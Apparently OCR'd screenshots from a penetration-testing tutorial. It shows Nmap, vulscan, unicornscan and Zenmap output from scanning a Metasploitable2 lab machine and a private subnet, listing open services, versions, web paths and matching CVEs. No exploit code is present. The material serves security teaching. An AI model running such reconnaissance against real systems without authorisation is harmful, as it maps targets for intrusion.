MAC Address: 00:0C:29:18:0F:08 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/
submit/ .
Nmap done: 1 IP address (1 host up) scanned in 3.46 seconds
```

```
Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-03-20 14:01 PDT
Nmap scan report for 172.16.43.156
Host is up (0.00021s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN,

| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outs
ide US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
|_ssl-date: 2016-02-14T13:18:17+00:00; -35d07h43m11s from scanner time.
53/tcp   open  domain      ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-methods: No Allow or Public header in OPTIONS response (status code 200)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
```

```
MAC Address: 00:0C:29:18:0F:08 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts:  metasploitable.localdomain, localhost, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_ke
rnel

Host script results:
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   NetBIOS computer name:
|   Workgroup: WORKGROUP
|_  System time: 2016-02-14T08:18:16-05:00

TRACEROUTE
HOP RTT     ADDRESS
1   0.21 ms 172.16.43.156

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 78.16 seconds
```

```
Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-03-20 14:16 PDT
Nmap scan report for fe80::20c:29ff:fe18:f08
Host is up (0.00011s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
53/tcp   open  domain
2121/tcp open  ccproxy-ftp
5432/tcp open  postgresql
MAC Address: 00:0C:29:18:0F:08 (VMware)
```


```
Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-03-20 14:21 PDT
Nmap scan report for 172.16.43.156
Host is up (0.00032s latency).
PORT   STATE SERVICE
80/tcp open  http
| http-enum:
|   /tikiwiki/: Tikiwiki
|   /test/: Test page
|   /phpinfo.php: Possible information file
|   /phpMyAdmin/: phpMyAdmin
|   /doc/: Potentially interesting directory w/ listing on 'apache/2.2.8 (ubuntu) dav/2'
|   /icons/: Potentially interesting folder w/ directory listing
|_  /index/: Potentially interesting folder
| http-headers:
|   Date: Sun, 14 Feb 2016 13:37:43 GMT
|   Server: Apache/2.2.8 (Ubuntu) DAV/2
|   X-Powered-By: PHP/5.2.4-2ubuntu5.10
|   Connection: close
|   Content-Type: text/html
|
|_  (Request type: HEAD)
|_http-methods: No Allow or Public header in OPTIONS response (status code 200)
| http-php-version: Versions from logo query (less accurate): 5.1.3 - 5.1.6, 5.2.0 - 5.2.17
| Versions from credits query (more accurate): 5.2.3 - 5.2.5
|_Version from header x-powered-by: PHP/5.2.4-2ubuntu5.10
MAC Address: 00:0C:29:18:0F:08 (VMware)
```


```
PORT      STATE    SERVICE         REASON      VERSION
22/tcp    open     ssh             syn-ack     OpenSSH 5.8p1 Debian 1ubuntu3
(Ubuntu Linux; protocol 2.0)
| vulscan: scipvuldb - http://www.scip.ch/en/?vuldb (12 findings):
| [7775] Red Hat Linux/Fedora 6 OpenSSH glibc error() privilege escalation
| [4584] OpenSSH up to 5.7 auth-options.c information disclosure
| [4282] OpenSSH 5.x Legacy Certificate Handler buffer overflow
| [2667] OpenBSD OpenSSH up to 4.5 Separation Monitor Designfehler
| [2578] OpenBSD OpenSSH up to 4.4 Signal Handler race condition
| [1999] OpenBSD OpenSSH up to 4.2p1 scp system() Designfehler
| [1724] OpenBSD OpenSSH up to 4.2p1 GSSAPIDelegateCredentials Designfehler
| [1723] OpenBSD OpenSSH up to 4.2p1 Dynamic Port Forwarding Designfehler
| [1083] Nokia IPSO 3.x OpenSSH Designfehler
| [299] OpenBSD OpenSSH 3.7p1/3.7.1p1 PAM Handler Konfigurationsfehler
| [287] OpenBSD OpenSSH up to 3.7.1 buffer_append_space() buffer overflow
| [100] OpenSSH Client IP Restrictions weak authentication
|
| cve - http://cve.mitre.org (69 findings):
| [CVE-2012-6066] freeSSHd.exe in freeSSHd through 1.2.6 allows remote
attackers to bypass authentication via a crafted session, as demonstrated
by an OpenSSH client with modified versions of ssh.c and sshconnect2.c.
| [CVE-2012-5975] The SSH USERAUTH CHANGE REQUEST feature in SSH Tectia
Server 6.0.4 through 6.0.20, 6.1.0 through 6.1.12, 6.2.0 through 6.2.5, and
6.3.0 through 6.3.2 on UNIX and Linux, when old-style password
authentication is enabled, allows remote attackers to bypass authentication
via a crafted session involving entry of blank passwords, as demonstrated
by a root login session from a modified OpenSSH client with an added
input_userauth_passwd_changereq call in sshconnect2.c.
| [CVE-2012-5536] A certain Red Hat build of the pam_ssh_agent_auth module
on Red Hat Enterprise Linux (RHEL) 6 and Fedora Rawhide calls the glibc
error function instead of the error function in the OpenSSH codebase, which
allows local users to obtain sensitive information from process memory or
possibly gain privileges via crafted use of an application that relies on
this module, as demonstrated by su and sudo.
| [CVE-2012-0814] The auth_parse_options function in auth-options.c in sshd
in OpenSSH before 5.7 provides debug messages containing authorized_keys
command options, which allows remote authenticated users to obtain
potentially sensitive information by reading these messages, as
```


```
adding 172.16.43.156/32 mode `UDPscan' ports `1-65535' pps 300
using interface(s) eth0
scaning 1.00e+00 total hosts with 6.55e+04 total packets, should take a little longer than 3 Minutes, 45 Seconds
```


```
adding 172.16.43.156/32 mode `UDPscan' ports `1-65535' pps 10000
using interface(s) eth0
scaning 1.00e+00 total hosts with 6.55e+04 total packets, should take a little longer than 13 Seconds
```


```
UDP open 172.16.43.156:161  ttl 64
UDP open 172.16.43.156:53  ttl 64
UDP open 172.16.43.156:137  ttl 64
UDP open 172.16.43.156:111  ttl 64
UDP open 172.16.43.156:38568  ttl 64
UDP open 172.16.43.156:2049  ttl 64
sender statistics 8521.4 pps with 65544 packets sent total
listener statistics 16 packets recieved 0 packets droped and 0 interface drops
UDP open                  domain[   53]         from 172.16.43.156  ttl 64
UDP open                  sunrpc[  111]         from 172.16.43.156  ttl 64
UDP open                netbios-ns[  137]         from 172.16.43.156  ttl 64
UDP open                    snmp[  161]         from 172.16.43.156  ttl 64
UDP open                   shilp[ 2049]         from 172.16.43.156  ttl 64
UDP open                 unknown[38568]         from 172.16.43.156  ttl 64
```



Zenmap
Scan Tools Profile Help
Target:
Profile:
Regular scan
Scan
Cancel
Command:
nmap
Hosts
Services
Nmap Output
Ports / Hosts
Topology
Details
OS
Host
Intense scan
Intense scan plus UDP
Intense scan, all TCP ports
Intense scan, no ping
Ping scan
Quick scan
Quick scan plus
Quick traceroute
Regular scan
Slow comprehensive scan
Filter Hosts


Profile Editor
nmap
Scan
Profile
Scan
Ping
Scripting
Target
Source
Other
Timing
Scan options
Targets (optional):
TCP scan:
None
Non-TCP scans:
None
Timing template:
None
Enable all advanced/aggressive options (-A)
Operating system detection (-O)
Version detection (-sV)
Idle Scan (Zombie) (-sI)
FTP bounce attack (-b)
Disable reverse DNS resolution (-n)
IPv6 support (-6)
Help
Version detection
Attempt to discover the version number of services running on remote ports.
Cancel
Save Changes



Zenmap
Scan Tools Profile Help
Target: 192.168.10.1-254
Profile: Regular scan
Scan
Cancel
Command: nmap 192.168.10.1-254
Hosts
Services
OS
Host
192.168.10.1
192.168.10.2
192.168.10.1
192.168.10.1
192.168.10.2
Filter Hosts
Nmap Output
Ports / Hosts
Topology
Host Details
Scans
nmap 192.168.10.1-254
Details
Starting Nmap 6.49BETA4 (https://nmap.org) at 2016-02-27 18:28 PST
Nmap scan report for 192.168.10.1
Host is up (-0.10s latency).
All 1000 scanned ports on 192.168.10.1 are filtered
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.10.2
Host is up (0.00045s latency).
Not shown: 999 closed ports
PORT STATE SERVICE
53/tcp open domain
MAC Address: 00:50:56:EA:F9:64 (VMware)
Nmap scan report for 192.168.10.130
Host is up (0.00081s latency).
Not shown: 998 closed ports
PORT STATE SERVICE
139/tcp open netbios-ssn
445/tcp open microsoft-ds
MAC Address: 00:0C:29:5F:1F:86 (VMware)
Nmap scan report for 192.168.10.254
Host is up (-0.11s latency).
All 1000 scanned ports on 192.168.10.254 are filtered
MAC Address: 00:50:56:E4:44:E1 (VMware)



Zenmap
Scan Tools Profile Help
Target: 192.168.10.1-254
Profile: Regular scan
Scan
Cancel
Command: nmap 192.168.10.1-254
Hosts
Services
OS
Host
192.168.10.1
192.168.10.2
192.168.10.1
192.168.10.1
192.168.10.2
Filter Hosts
Nmap Output
Ports / Hosts
Topology
Host Details
Scans
Hosts Viewer
Fisheye
Controls
Save Graphic
192.168.10.130
192.168.10.254
localhost
192.168.10.2
192.168.10.131
192.168.10.1
Fisheye on ring
1.00
with interest factor
2.00
and spread factor
0.50


Save Scan
Name:
.xml
Save in folder:
root
Desktop
Create Folder
Places
Search
Recently Used
root
Desktop
File System
Name
Size
Modified
Select File Type:
Nmap XML format (.xml)
Cancel
Save


Compare Results
A Scan
scan1.xml
Open
Scan Output
B Scan
scan2.xml
Open
Scan Output
